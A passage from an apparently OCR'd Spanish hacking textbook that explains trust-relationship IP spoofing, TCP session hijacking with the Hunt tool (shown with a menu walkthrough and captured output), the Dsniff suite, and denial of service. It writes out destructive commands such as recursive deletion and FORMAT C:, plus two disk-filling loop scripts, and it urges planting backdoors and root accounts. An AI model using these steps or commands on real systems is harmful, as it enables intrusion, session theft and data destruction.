Ahora es donde sucede la magia. Si ya somos usuarios registrados en "S", no hay problema. Basta iniciar sesión en "S", dar un “rlogin” a T3 y usarlo. Pero, ¿Y si no lo somos? Incluso si lo somos, nuestros logs de "S" serán registrados, entonces ¿qué hacer?
Se puede "envenenar" una relación de confianza entre dos máquinas usando *spoofing*, un poco de *sniffing* y un poco de *denegación de servicio*. Imagine una red de la empresa donde hay una máquina llamada SERVLOGIN, en la que los usuarios se autentican, y otras, cada una con un nombre que hace referencia a los recursos que ofrece (por ejemplo, IMPRESORA, FISCAL, INTRANET, VAX, financieros, entre otros .. ..) Todas estas máquinas utilizan el archivo */etc/hosts.equiv* para "confiar", a juicio de SERVLOGIN, respecto a que usuarios tienen permiso para acceder a sus recursos. Imagine también que, en algún lugar desconocido a través de Internet, existe una máquina "H" que se quiere conectar a algún ordenador interno.



Para llevar a cabo la tarea de manera satisfactoria, tenemos algunas premisas:

- En primer lugar, hay que tener en cuenta que "H" no está en la misma LAN que SERVLOGIN o cualquiera de las otras máquinas. Más bien, esta - muyyy lejos - en la nube de Internet. Por lo tanto, es imposible "esnifar" lo que sucede en la LAN.

- De algún modo hemos descubierto que SERVLOGIN se considera "de confianza" por otros servidores. Descubrimos esto por que invadimos IMPRESORA, por ejemplo, o el mismo SERVLOGIN, y consultamos los archivos *.rhosts* o, */etc/hosts.equiv* o los registros del sistema, en busca a señales de conexión de *UNIX Trust.*

- Nuestro objetivo está, entonces, trazado : queremos que una de las máquinas (por ejemplo, INTRANET) "piense" que "H"es en realidad SERVLOGIN. Con esto, tenemos un shell en lNTRANET, con una dirección IP disponible, para utilizarla en nuestras maldades cómodamente allí …

Vamos a dar una "receta de pastel" para este ataque. Es la mejor manera de explicar la teoría de cada uno de los pasos. Para mayor claridad en el texto, llamaremos a cada uno de los equipos sólo por sus nombres ("H"en lugar de "el equipo H" o "S"en lugar de "servidor S").

1. "H", inicia varios - de hecho, miles de - conexiones reales, no simuladas (es decir, sin suplantación de identidad), a INTRANET. "H" envía varios paquetes SYN y espera por los ACK de INTRANET. En base a estos ACK, "H" puede deducir (o más bien imaginar) la progresión de los números de secuencia TCP generados por INTRANET. Así, "H" puede tener una idea de los números a utilizar más tarde, al conectar con el sistema de INTRANET.

2. Después de eso (o a la vez, si el atacante tiene otra máquina) lanza un ataque de denegación de servicio contra SERVLOGIN. Con SERVLOGIN fuera de juego, impedimos que el mismo envíe un paquete TCP RST y haga caer nuestra conexión "imitada".

3. Utilizando uno de los comandos “r”, "H" inicia una conexión a INTRANET usando la IP de SERVLOGIN. INTRANET responde con un ACK a SERVLOGIN, que está fuera de combate debido a una denegación de servicio.

4. Ahora, la magia: "H" envía un ACK a INTRANET, con la IP de SERVLOGIN y una estimación del número de secuencia TCP - calculado por la progresión detectada en el paso 1 más el tiempo que todo el proceso tomó para llegar aquí.

5. En caso de acertar al instante (el hacker sólo tiene una oportunidad ...) La comunicación se establece y se mantiene mientras SERVLOGIN este caído. Si te equivocas, puedes repetir la receta hasta acertar.

En algunos sistemas es ridículamente fácil de predecir la secuencia de TCP, en otros no tanto, y hay unos pocos lugares donde esta secuencia (?) es casi aleatoria (?!?!??). La previsibilidad de ella dirá si el sistema es fácilmente hackeable por este método - o no. Recuerdas esas viejas canciones como "Juan amaba a María que amaba a Peter ..."? Pues eso. En el paso 3, "H" inició una conexión con INTRANET fingiendo ser SERVLOGIN . Para iniciar esta conexión, utilizó un comando “r” (por ejemplo, un *rlogin*). Si el intruso acertó la secuencia TCP, se encuentra con una shell de INTRANET. Sólo que INTRANET "piensa" que quien inició la comunicación es SERVLOGIN, y envía las respuestas a esa máquina. Resultado: "H" puedes dar órdenes, pero no tiene idea de si funcionan o no - no hay feedback en la pantalla.
Si esto puede parecer suficiente para hacer daño (así como las vulnerabilidades discutidas previamente, tales como el desbordamiento de pila o CGIs "amigos"), el hacker puede utilizar este shell (y también el desbordamiento de la pila, así como los CGIs ...) para configurar rápidamente una puerta trasera en INTRANET.

Recuerde que SERVLOGIN está en rojo con la denegación de servicio, pero recuperara el conocimiento en cualquier momento y cortara la comunicación (con un TCP RST) entre INTRANET y "H". Entre las cosas que el atacante podría hacer en la máquina de INTRANET están:


- Establecer la IP de "H" en */etc/hosts.equiv;*
- Crear un usuario con derechos de root en */etc/passwd;*
- Implementar cualquier tipo de puerta trasera.

Hay más opciones que estas. A partir de estos cambios, el hacker puede instalar varias puertas traseras, incluir más máquinas en el *hosts.equiv* (o incluso el símbolo “+ +”, lo que hace que INTRANET confíe en cualquier persona ...) y crear otras cuentas en el sistema. Por supuesto, los administradores atentos notarán inmediatamente los cambios, por lo que es bueno utilizar esta máquina para rápidamente "Invadir" otras. No hay que olvidar que, por ingenioso que sea el procedimiento, herramientas de IDS, y auditorias de archivos, pronto descubrirán el exploit.
Como tarea en casa, le sugerimos al lector que busque documentos en Internet sobre los siguientes tipos de suplantación de identidad:

- DNS Spoofing
- Source Routing
- Proxy Spoofing
- Daisy-chain Spoofing

Captura de sesiones (Secuestro)

Recuerdo las lecciones de matemáticas de primer grado de primaria (hoy se llama la Educación Básica, pero es lo mismo ...). Los problemas matemáticos se resolvían dividiendo la hoja del cuaderno en tres campos: enunciado matemático, cálculo y la respuesta. En el enunciado matemático, poníamos lo que, años más tarde, aprendimos que se conoce como la ecuación algebraica (o la desigualdad o fórmula). Un enunciado matemático debe ser algo claro y muy detallado, para que la persona que lea la resolución del problema pueda entenderlo de un vistazo. En el campo cálculos , las cosas eran más libres. Nosotros podíamos llenar totalmente el espacio con notas y cálculos, manteniendo, obviamente, algo de "limpieza", sino la nota era cero!. En la respuesta, se permitía poner sólo el resultado de nuestros cálculos. En nuestros estudios sobre invasiones, podemos poner en nuestro enunciado matemático, el siguiente problema: Sniffing + Spoofing =? Hagamos los cálculos, y a continuación, veamos lo que da.
En las páginas anteriores hemos visto que el sniffing es una manera de saber lo que está sucediendo en una red local, aunque los datos en tránsito no sean nuestros. Por otro lado, podemos enviar datos a otros equipos fingiendo ser una tercera persona - esto es suplantación de identidad. Es fácil ver que combinando estas dos técnicas, podemos "robar" una sesión entre dos equipos. ¿Cómo que robar?, se preguntara el lector. Una imagen vale más que mil palabras:



Observe que A, B y H no tienen por qué estar en la misma LAN. H puede estar, en efecto, en la LAN de A, en la de B o en cualquier subred intermedia. La malla de routers mostrada podría ser sustituida por una "nube" en representación de la red como un todo - incluso podía ser Internet. Lo importante es que H debe estar en algún punto por el cual estén pasando los paquetes entre A y B. La conexión entre A y B puede ser cualquier cosa, como una llamada HTTP o correo electrónico que se transmite a través de SMTP. Capturando una sesión de chat ICQ, por ejemplo, podemos seguir hablando con B, mientras él cree que somos A. Capturando una sesión de FTP, SMB (redes Microsoft) o Telnet entre el usuario A y el servidor B, por ejemplo, podemos navegar a través de servidores sin tener que iniciar sesión (login) - Como en ocasiones anteriores, B ahora piensa que somos A. ¿Se encendió una "lucecita" ahí dentro? Pues eso, hay otras maneras de acceder a los sistemas ademas de la fuerza bruta y el desbordamiento de búfer ...
En realidad, por más que los mecanismos de autenticación sean seguros (contraseñas de un solo sentido, encriptación, firmas digitales, etc.), Se puede capturar cualquier comunicación DESPUES de que se haga la autenticación, y ahorrarse la parte aburrida. Las empresas por lo general gastan millones en el desarrollo de esquemas de autenticación seguros y se olvidan de que una vez hecho, el sistema SIEMPRE cree que el usuario es el mismo - y como hemos visto, no siempre lo es ...
Otra de las características de un secuestro de sesión es que, es necesario estimar o predecir la progresión y la previsibilidad de los números de secuencia TCP. El atacante, parado a mitad de camino entre las dos estaciones, tiene acceso a la evolución real de los números de secuencia TCP, por lo que puede controlarlos cuando esta haciéndose pasar por otro. En nuestro ejemplo, H está cuidadosamente registrando todas las comunicaciones entre A y B, incluyendo las secuencias TCP.
En la práctica, los pasos a seguir son los siguientes:


1. H debe observar - con las técnicas de sniffing - la comunicación entre A y B por un tiempo razonable, para determinar el tipo de conexión, el protocolo en uso (HTTP, SSH, FTP, Telnet, MSN, ICQ ...) y la secuencia TCP en ambas direcciones. Todo esto debe ser registrado en un archivo y analizado. Una vez que la conexión está bien, "escarbada", decida que es interesante para secuestrarla y determine los medios para hacerlo, entonces podemos iniciar la captura.

2. H comienza - con las técnicas de suplantación de identidad (spoofing) - a "engañar" a B, haciéndole pensar que H es A. La forma más común es que H simplemente creé tráfico

entre él y B, generando paquetes cuya dirección IP de origen sea la de A. B pensara que los paquetes vienen de A.

3. Dado que B acepta comandos de H pensando que son de A, B puede ser controlado por H. Si fuese una sesión de Telnet o SSH, H podría operar en el ordenador B con comandos de shell. Si fuese una sesión de FTP, H podría descargar archivos de B que serian liberados en A - y bloqueados para los usuarios de FTP anónimos. Si fuera una conversación de MSN, H pudiera continuar la conversación con B fingiendo ser A.

Mirando "por encima" parece que funciona. Pero hay un problema: A todavía está vivo y B le devuelve paquetes TCP con el bit ACK activado cada vez que H inyecta tráfico en la línea. A intentara resincronizar la conexión y responderá a B en la misma medida. Además de estos ACKs espurios generados por los paquetes inyectados por H en la conexión, aún quedan paquetes normales de la conexión entre A y B. Esto provoca lo que llamamos tormenta ACK o *ACK storm.*



Cuando describimos, páginas atrás, una suplantación de identidad (spoofing) basada en *Unix Trusts* , quitamos de en medio la maquina SERVLOGIN (aquella por la que queríamos hacernos pasar) por medio de un ataque de denegación de servicio. En aquella ocasión, lo hicimos para evitar que SERVLOGIN tirase la conexión (que después de todo no fue generada por ella) con un paquete TCP RST. El asunto aquí es ligeramente diferente: "A" de hecho inició la conexión entre ella y B. El tráfico inyectado por H se aprovecha de eso y la tormenta ACK es un efecto colateral no deseado, en lugar de ser un procedimiento normal del protocolo TCP, como en el caso de RST.
A pesar de ser efectivo, en aquel caso en particular, no necesitábamos SERVLOGIN durante la acción - *usar la denegación de servicio no siempre es aconsejable:*

- La máquina fuera de juego puede volver en cualquier momento. No hay pronóstico de cuándo, y seguramente el tiempo que estará desactivada será muy pequeño, lo suficiente para una o dos órdenes.
- Si el equipo que sufrió la denegación de servicio se encuentra con alguien, es decir, hay usuarios en línea - por ejemplo, una estación de trabajo - el ataque será fácilmente detectado.
- En algunos casos, es necesario que la computadora por la cual queremos hacernos pasar este "viva" - existen recursos que sólo pueden ser desbloqueados por ella, o necesitamos que el usuario acredite que está conectado.
- Es imprescindible dejar fuera de juego la maquina debido a los TCP RST, que anulan la

conexión correspondiente. Aquí no hay RST pues el originador de la conexión fue - realmente - A y no H. "A" pasa a ser necesaria y no inoportuna.
- La denegación de servicio es algo poco elegante - y usted es vanidoso, ¿no?

La respuesta se encuentra en algunas páginas un poco más atrás. Cuando hicimos sniffing activo, utilizamos la técnica de *ARP spoofing* (suplantación de identidad) para confundir al switch y a las propias estaciones, poniendo nuestra máquina en medio de la conexión. Para ello, usamos el programa “Hunt” en un entorno *man-in-the-middle*. Pues bien, podemos utilizar la misma idea para evitar la tormenta ACK. Con todo el tráfico pasando por la máquina que está escuchando a la red, podemos controlar la propagación de estas ACKs falsas.
En esta configuración, está claro que, como no hay problema de tormenta ACKs, podemos ejecutar comandos en la máquina de destino (B en el ejemplo). Obviamente, cuando la conexión entre H y B se cierra, la diferencia entre los números de secuencia TCP que A envía y que B espera es tan grande que la sincronización entre A y B es imposible - y la conexión entre ellas también cae. Sin embargo, programas de Hijack modernos (como Hunt y Dsniff) poseen instrumentos para resincronizar las conexiones, así que una desconexión fortuita no causará sospechas.

- Seleccionando sus combatientes

Por supuesto está la posibilidad de hacerlo todo manualmente. Sin embargo, la forma más sencilla es utilizar las herramientas especialmente concebidas para ello. Una de ellas es “Hunt”, visto en la sesión de sniffing. “Hunt” tiene dos opciones interesantes: *simple hijack y arp/simple hijack*. El menú de opciones, ofrece también algunas posibilidades muy interesantes, como "arp spoof with my mac" (¿recuerdas ARP Spoofing?), “learn MAC from IP traffic e switched environment” (herramientas para engañar a los bridges y los switches).
El “Dsniff”, otra suite de sniffing mencionada previamente, también cuenta con herramientas para capturar sesiones. Además del propio programa “Dsniff” (especializado en sniffing), la suite incluye las siguientes herramientas:

Herramientas de sniffing incluidas en Dsniff:

- *filesnarf*: copia en la máquina del hacker los archivos que viajan en una conexión NFS (Network File System) entre los dos otros equipos.
- *mailsnarf:* reproduce en la maquina invasora mensajes de e-mail transmitidos por POP o SMTP. Con modificaciones en el código del programa, también puede leer los mensajes IMAP y UUCP. Los mensajes se almacenan en formato mailbox - legibles por casi todos los programas de email disponibles.
- *msgsnarf:* registra toda conversación entre dos personas que estén usando servicios de mensajería instantánea, AOL Instant Messenger, ICQ 2000, IRC, MSN y Yahoo.
- *urlsnarf:* olfatea peticiones HTTP y las presenta en el formato “Common Log Format” (CLF).

Herramientas de suplantación de identidad (Spoofing) incluidas en la suite Dsniff:

- *arpspoof:* herramienta para *ARP Spoofing.*
- *dnsspoof:* falsifica respuestas a las peticiones DNS en una LAN. Es útil para eludir las reglas de acceso basadas en nombres de host o para implementar varios ataques "man-in-the-middle" basados en DNS.
- *macof:* una herramienta para *MAC Flooding*. Inunda la LAN con una multitud de direcciones MAC al azar, haciendo que bridges y switches vulnerables pasen a comportarse como hubs - es decir, dejando pasar todo el tráfico de forma indiscriminada para todos los puertos.

Herramientas para la captura y control (secuestro) incluido en la suite Dsniff:

- *tcpkill:* tumba la conexión seleccionada.
- *tcpnice:* controla la velocidad de conexión entre dos nodos sin afectar al resto de red. Es interesante para reducir la velocidad de una conexión y, así, controlarla "en vivo".
- *sshmitm:* actúa como un intermediario (una especie de proxy) para conexiones SSH. Una vez desviada la conexión (con herramientas como, por ejemplo, *dnsspoof*) *sshmitm* puede escuchar el tráfico en busca de nombres de usuario y contraseñas, e incluso secuestrar la sesión. La porción del nombre *mitm* significa "Man in the middle ".
- *Webmitm:* también actúa como intermediario, esta vez para las conexiones de HTTP/ HTTPS (sí, es compatible con SSL !!!). Útil para obtener contraseñas de los sitios e información general incluida en los formularios, tales como números de tarjetas de crédito e información "encriptada".

Además de "Hunt" y "Dsniff", hay algunas otras herramientas de secuestro de sesiones. Uno, muy conocido, es el "Juggenaut" (www.packetstorm.linuxsecurity.com/new-exploits/1.2.tar.gz) Otro muy comentado es el "IP-Watcher", producto comercial (de pago) de *Engarde Systems* - (www.engarde.com). Un detalle: todos ellos son para Unix. No hay buenas opciones para el secuestro de sesiones que funcionen en Windows u otras plataformas - en este caso en particular, amigo mio, usted está preso de Unix. Una solución es dar a Windows un entorno Unix simulado con *Cygwin* (www.cygwin.com) y ejecutar estas herramientas allí. Para ello, también debe instalar las bibliotecas correspondientes a cada uno de los programas dentro de *Cygwin*. Otra forma es dotar a su PC con Windows de una máquina virtual completa como *VMWare* (www.vmware.com) o *Bochs*, libre y de código abierto (bochs.sourceforge.net) y ejecutar algún Unix para PC (Linux, FreeBSD, Solaris) dentro de ella.

- El secuestro en la práctica
(O como me convertí en un miembro de Al-queda)

Anteriormente describimos una sesión de sniffing con *Hunt*. Llegamos al punto de verificar los comandos que A emitía a B y ver las respuestas que B enviaba a A. Aunque nosotros no estábamos exactamente en el medio de la conversación, simplemente husmeábamos el tráfico (yo estaba aquí, pasaban gritando pero yo no quería escucharlas ...).
Vamos a rehacerla, esta vez capturando la sesión. Haremos uso de nuestra red de prueba y las mismas instalaciones que usamos en nuestro experimento anterior. También utilizaremos la misma sesión de Telnet que describimos.

Recordando rápidamente el procedimiento ya visto, seleccione la opción "o" (opciones) y añada una "conn policy", de acuerdo con las IPs de las máquinas cuyas conexiones queremos monitorizar y, posteriormente capturar. Pulse "1" para ver si hay interfaces "vivas" que cumplan con esta norma (véase el indicador de Hunt). Después de eso, pulse "x" para volver a la pantalla principal y "1" de nuevo para listar las conexiones existentes que estén en conformidad con las "conn policy" definidas. Seleccione "w" (watch) para monitorear una de las conexiones, y luego elija la conexión de nuestra sesión de telnet (recuerde: estamos haciendo un telnet desde la máquina *Windows* a la *Coitada*). Logeate por Telnet y emite algunos comandos. Si todo es correcto, todos los datos en ambos sentidos de la conexión se harán eco en *Hunt* - que se está ejecutando en la estación *Unix*. Hasta aquí era lo que habíamos hecho.
Ten en cuenta que, si estás en un entorno de red segmentada (por ejemplo, hay un conmutador en tu LAN), tienes que hacer un *ARP Spoofing* para engañarlo - de lo contrario, no conseguirás ver las conexiones que están en el otro segmento. Él mismo *Hunt* puede hacer eso. Seleccione "d" (daemons) y "a" (arp spoof + arp relayer daemon) y configure las direcciones IP de origen y de destino por las que desea hacer *ARP Spoofing* (opción "a" - add host to host arp spoot). Escriba "s" para iniciar el daemon y espere unos minutos. Dependiendo del tráfico de su red y las estaciones en cuestión, pueden pasar de uno a 20 minutos para que el switch pase a distribuir los paquetes de manera indiscriminada.
Con o sin conmutador, usted está listo para su primer secuestro. Regrese al menú principal y elija la opción "a" (arp/simple hijack). Se le preguntara cuál de las conexiones desea capturar. Seleccione la conexión telnet y responda a las preguntas sobre la conexión y la presentación de los datos. La captura de pantalla es, en principio, similar a la pantalla de observación (watch). El comportamiento también es el mismo por ahora: todo lo que el usuario de la maquina *Windows* hiciese, se hará eco en *Hunt* antes de ser enviado a *Coitada*, lo mismo ocurrirá con la respuesta de *Coitada* a *Windows*. Esto sucederá indefinidamente hasta que el hacker quiera capturar la conexión. Para eso, basta con pulsar Control+C. En la pantalla aparecerá el mensaje:

```
- press any key>
```

Una vez que se pulsa cualquier tecla, en la pantalla de *Hunt* aparece esto:

```
- press any key>
you took over the connection
CTRL-] to break
```

De Pronto! Ya estamos en modo interactivo con la sesión capturada. La máquina Windows no tiene más control sobre la conexión, todo lo que escribió el usuario se hizo eco en el *Hunt*, en color verde, pero no se envía a *Coitada*. Por otra parte, todo lo que el el Hacker escriba en *Hunt* se enviará a la máquina *Coitada*. Como es una sesión de Telnet, introducir los comandos de shell en *Hunt* tendrá como resultado su ejecución en *Coitada.*

```
- press any key>
you took over the connection
CTRL-] to break
ls
ls          (comandos tecleados por el usuario que perdió la conexión)
ls
exit
cazzo!
```

```
coitada [/home/usuario] > ls
Desktop  README  Xresources  Xsetup  aliases.sh  chooser  j  tmp

coitada [/home/usuario] > w
  1:44am  up 7 days,  5:44,  4 users,  load average: 0.99, 1.22, 1.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                Wed 3pm  3:48m  0.07s  0.07s  -bash
usuario  pts/2    192.168.1.1      1:07am   0.00s  0.03s  0.01s  w
root     pts/0    -                29May03  7days  0.00s   ?     -
root     pts/1    -                Wed 3pm  9:28m  0.15s  0.15s  /bin/bash
coitada [/home/usuario] >
```

En la maquina Windows se mostrara lo siguiente:

```
$ls
$ls
$ls
$exit
$cazzo!
```

Es decir, el usuario tiene una retroalimentación de lo que ha escrito, y no se mostrará ningún mensaje de error - simplemente no pasa nada! Este resultado es, realmente, prestado por *Hunt*. Incluye el carácter “$” para dar una impresión de línea de comandos - miente y engaña...

Con el control de "Coitada", el hacker puede intentar lo que quiera: colocar una puerta trasera, borrar todo, descargar archivos y documentos importantes (incluyendo el archivo de contraseñas), usar la máquina como un trampolín para otro ataque (otra forma de spoofing...), intentar ganar acceso sin restricciones, etc, etc, etc. Es muy importante tener en cuenta que usamos como ejemplo el servidor Unix, pero el procedimiento es el mismo para cualquier plataforma. Podríamos haber utilizado *Hunt* tranquilamente para secuestrar una sesión entre una estación Windows 98 y un servidor Windows 2000 con IIS y Telnet habilitado (o FIP o HTTP o POP ...).

Cuando se canse de jugar, el atacante presiona “Control +]” para salir. También tendrá la opción de dejar caer la conexión (en la máquina Windows el usuario recibe un mensaje falso de “problemas en la red”) o resincronizarla. *Hunt* es, inteligente en este punto: tiene registrados los números de secuencias de TCP procedentes de de la máquina de *Windows* y de la máquina *Unix*, en la cual esta el programa. De esta manera, *Hunt* sabe cuantos paquetes Windows tiene que enviar al "limbo" antes de permitir su reconexión a la máquina Coitada. Por ejemplo, si *Hunt* envió 45 paquetes TCP a *Coitada*, cuando la captura de la sesión se haya completado el mensaje

```
msg from root: power failure – try to type 45 characters
```

aparece en la pantalla de Windows. Una vez que el usuario introduce la clave 45ª, los números de secuencias TCP estarán de nuevo en sincronía. La sesión puede continuar normalmente - y, en muchos casos, el usuario en cuestión ni siquiera se da cuenta de lo que ha sucedido. Pero *tenga en cuenta que la mayoría de veces no significa todas*, y un usuario que sepa el comportamiento de *Hunt* identificara fácilmente la estafa y avisará a la autoridad competente.
Tarea para casa: intenta hacer exactamente lo mismo con *Dsniff* (lee la documentación!). Descubrirás que, al no ser una herramienta integrada como *Hunt,* sino un conjunto pequeño de herramientas de uso específico, debes usar varias de ellas para lograr el mismo efecto. No obstante, en el más puro estilo Unix de hacer las cosas, también vera que resulta mucho más fácil automatizar el ataque con un *shell script* que haga uso de ellas.

- Otros métodos para desviar el tráfico

Hay muchas otras formas de colocarse en la posición de *man-in-the-middle* y hacer que el tráfico pase por tu equipo antes de llegar a su destino. Algunas de éstas incluyen desviar el tráfico web mediante *DNS spoofing*. Hay herramientas (como “dnsspoof”, incluido en *Dsniff*) que puede ser programado para enviar respuestas falsas a las consultas DNS. Por ejemplo, la página web de Digerati se encuentra alojada en el host 200.246.179.102. Es posible usar *dnsspoof* para hacer creer a cualquier internauta que, en vez de eso, el dominio digerati.com.br esta en 200.230.xxx.yyy. Allí puede que haya un sitio web falso o un sniffer que registre informaciones pasadas y redireccione el tráfico hacia la página real.
Otra forma para desviar el tráfico bastante empleada hace uso de “Netcat” - una poderosa herramienta presente en todos los Unix y no en Windows. Veremos los diversos usos de “Netcat” en el próximo capítulo.
Un último consejo: hay un documento excelente en “packetstorm.linuxsecurity.com/new-exploits/ssh-insertion-attack.txt” que trata sobre la captura de sesiones a través del protocolo *Secure Shell o SSH*. SSH es, más o menos, un primo de Telnet cuya conexión es cifrada. Bueno, este documento enseña a "entrometerse" en esta conexión que muchos consideran segura.

- DoS (Denial of Service)

No siempre queremos tener acceso a un sistema. A menudo, por venganza, terrorismo o simple vandalismo, sólo queremos tumbar un sitio, sistema o red y causar el máximo daño posible a la víctima. Este procedimiento se denomina *denegación de servicio* porque el resultado es, por regla general, la falta de disponibilidad temporal o permanente del servicio que estamos atacando.
Otras veces una denegación de servicio (o DoS, como se suele llamar) es necesario como parte de un ataque mayor, como vimos en nuestros procedimientos de spoofing descritos en este capítulo. De un modo u otro, un ataque de tipo DoS es el cibercrimen más torpe que uno puede cometer - es como "desde la ignorancia", como dice el viejo

refrán. Sin entrar en detalles acerca de las consecuencias de mercado, políticas y financieras de un ataque DoS exitoso, podemos considerarlo tan mortal como moralmente bajo, tal como lo es una pelea callejera.
Para entender la denegación de servicio, imagina cualquier sistema conectado a Internet que se quiera tumbar, como un servicio "en el mundo real"; tienda de flores, pizzería, policía, defensa civil, etc ... Imagina, por ejemplo, que quieres provocar un incendio en un edificio público y asegurarse de que tus planes no serán arruinados por algún bombero con vocación de héroe. Una manera de evitar que los bomberos entren en acción es impedir que ellos sepan que el edificio está en llamas. Para ello, basta con mantener todas las líneas 112 congestionadas con falsos avisos. Así, las situaciones de emergencia reales nunca serán atendidas.
En el ámbito telefónico, un buen ejemplo de denegación de servicio puede verse en la película *Die Hard 3* (Jungla de cristal 3): el terrorista interpretado por Jeremy Irons pone una bomba en una escuela de la ciudad de Nueva York. Además de no informar a la policía de en que escuela ha instalado el aparato, el bandido divulga la presencia de la bomba a los medios de comunicación. Resultado: toda la población de la ciudad comienza a llamar a los números de la policía, congestionando las líneas e impidiendo a la policía trabajar.

Denegación de servicio local
Hay varios niveles de denegación de servicio. Los más básicos son causados por personas con acceso físico al sistema - en otras palabras, literalmente, "meter mano" en el equipo. Pasar con un camión sobre la columna vertebral para tumbar el servicio (y librarse de las multas) también se puede considerar un tipo de denegación de servicio.
Un DoS de nivel un poco más alto (no en la alcantarilla, pero aún así mendigando en la acera) sería el acceso lógico a los sistemas. Los usuarios con cuentas o atacantes que consiguieron acceso limitado pueden tratar de destruir el sistema con comandos dañinos. Hay varias maneras de hacer esto.

- Cancelación o destrucción: un usuario con una cuenta en un servidor Solaris podría intentar un *"rm -Rf *"*; en un directorio sensible - /etc, por ejemplo. Si el entorno es Windows, no hay nada más fácil que un *FORMAT C:* o un *DEL *.* /S /Q*

- Utilización de recursos: incluso usuarios con acceso muy restringido deben poder ejecutar programas en el sistema - ¿como van a trabajar sin ellos? Dicho esto, se pueden crear programas a medida para aumentar en progresión geométrica el consumo de recursos de la máquina - ya sea por múltiples accesos al disco, inundando las interfaces de red con tráfico falso, por multiplicación indefinida de procesos o incluyendo la grabación ininterrumpida de datos en archivos hasta llenar todo el espacio disponible.

- Las vulnerabilidades locales: un desbordamiento de búfer si se hace correctamente, puede llevar a un acceso sin restricciones o a la ejecución de comandos arbitrarios en un sistema vulnerable. Un ataque chapucero, sin embargo, sólo puede bloquear el programa. Si el programa fuese vital para el sistema (por ejemplo, las partes expuestas del núcleo en un Windows NT) u ofreciese un servicio a los usuarios externos (como X-Window o

Sendmail en Unix), el daño será mayor. Si la basura tirada en la pila es realmente grande en cantidad, es posible que todo el sistema se caiga.

- Acceso sin restricciones: Los usuarios con acceso privilegiado (por ejemplo, un administrador de red insatisfecho con su salario) pueden hacer distintas "maldades" como reconfigurar servicios o matar procesos importantes, además de plantar caballos de Troya, bombas de tiempo y varios tipos de virus . Hay varias herramientas en Internet que se prestan a ese papel, e incluso script-kiddies con un poco más de “cerebro” pueden crear herramientas sencillas para hacerlo. ¿Quieres un ejemplo? En una máquina Windows, cree un archivo DATOS.BAT y en su interior, escriba:

```
@ ECHO OFF
ECHO “Hacker” > DATOS.DAT
:
VOLTA
TYPE DATOS.DAT >> SYSTEM.DAT
TYPE SYSTEM.DAT >> DATOS.DAT
GOTO VOLTA:
```

Ejecute el programa DATOS.BAT y podrás ver los archivos DATOS.DAT y SYSTEM.DAT crecer indefinidamente. En un shell de Unix es tan fácil como. Prueba el siguiente script (lo llamamos datos.sh):

```
#/bin/sh
touch datos. dat
touch systern.dat
echo “hacker” >> datos.dat;
while [ 1 = 1 ];
do
cat datos.dat >> systern.dat;
cat systern.dat >> datos.dat;
done;
```

Ejecute el pequeño programa (**datos.bat** en Windows, **sh datos.sh** en Unix) a ver qué pasa. Aparentemente nada, pero si le das un “ls” de Unix o el comando “dir” de DOS para listar los archivos (en otro shell o en otra ventana de DOS) verás que el tamaño de DATOS.DAT y SYSTEM.DAT crecen de forma exponencial a medida que pasa el tiempo. Rodando por un minuto (60 segundos) el tamaño será de aproximadamente 100 MB cada uno. Diez minutos más y tendría dos archivos de 1 GB cada uno, en 60 minutos (una mísera hora) se han ocupado 12 GB. Los programas en DOS y Unix muestran un rendimiento similar cuando se ejecutan en el mismo hardware.
Observe que ninguno de los dos scripts necesito privilegios especiales para la ejecutarse: fueron ejecutados directamente en la zona autorizada para el usuario y usaron herramientas y recursos disponibles en el sistema - no es necesario instalar nada. Tenga en cuenta también que los cuatro asuntos enumerados - cancelación o destrucción, el consumo de recursos, las vulnerabilidades locales y los cambios en el acceso sin restricciones, pueden ser bien implementados en los virus que te llegan en línea por Internet y por disquetes y CDs infectados! De hecho, los virus informáticos, desde que surgieron a principios de los 80, son un ejemplo clásico de negación de servicio local!

Pero todo esto es de muy bajo nivel. Si un sistema informático está a merced de obreros armados con mazas y picos alguien debe perder su trabajo - probablemente el vigilante de seguridad o el director general ... Sin embargo, hay algunos tipos de ataques orquestados externamente - en otra parte de la red interna de la empresa o incluso a través de Internet.

Denegación del servicio remoto

Además de el anonimato inherente a los ataques remotos, hay una multitud de métodos y herramientas que permiten que un ataque remoto tipo DoS sea destructivo. Vamos a ceñirnos más a la teoría sobre DoS e indicar algunas herramientas para llevar a buen puerto estos ataques. Mas como es, de largo, el método más popular de ataque, documentado y comentado en Internet, dejaremos al lector buscar más información al respecto.

Hay dos "subtipos"; de ataques DoS remotos. Algunos de ellos atacan las vulnerabilidades conocidas en los sistemas objetivo - como los fallos RPC que dio lugar a la caída de nueve de los 13 enrutadores raiz de Internet (todos los de EE.UU.) en octubre de 2002. El otro gran grupo de DoS remoto busca agotar todos los recursos del objetivo, ya sea ocupando el ancho de banda, multiplicando incontroladamente procesos en el servidor HTTP, o con una avalancha de e-mail - posiblemente acompañados de virus potenciadores del ataque, como *Klez y Bugbear.* El famoso y antiguo *Ping de la Muerte,* tipo de ataque que usaba la utilidad Ping para generar paquetes ICMP defectuosos y enormes, pertenecía a los dos tipos: generaba una fragmentación defectuosa de los paquetes y a la vez consumía ancho de banda.

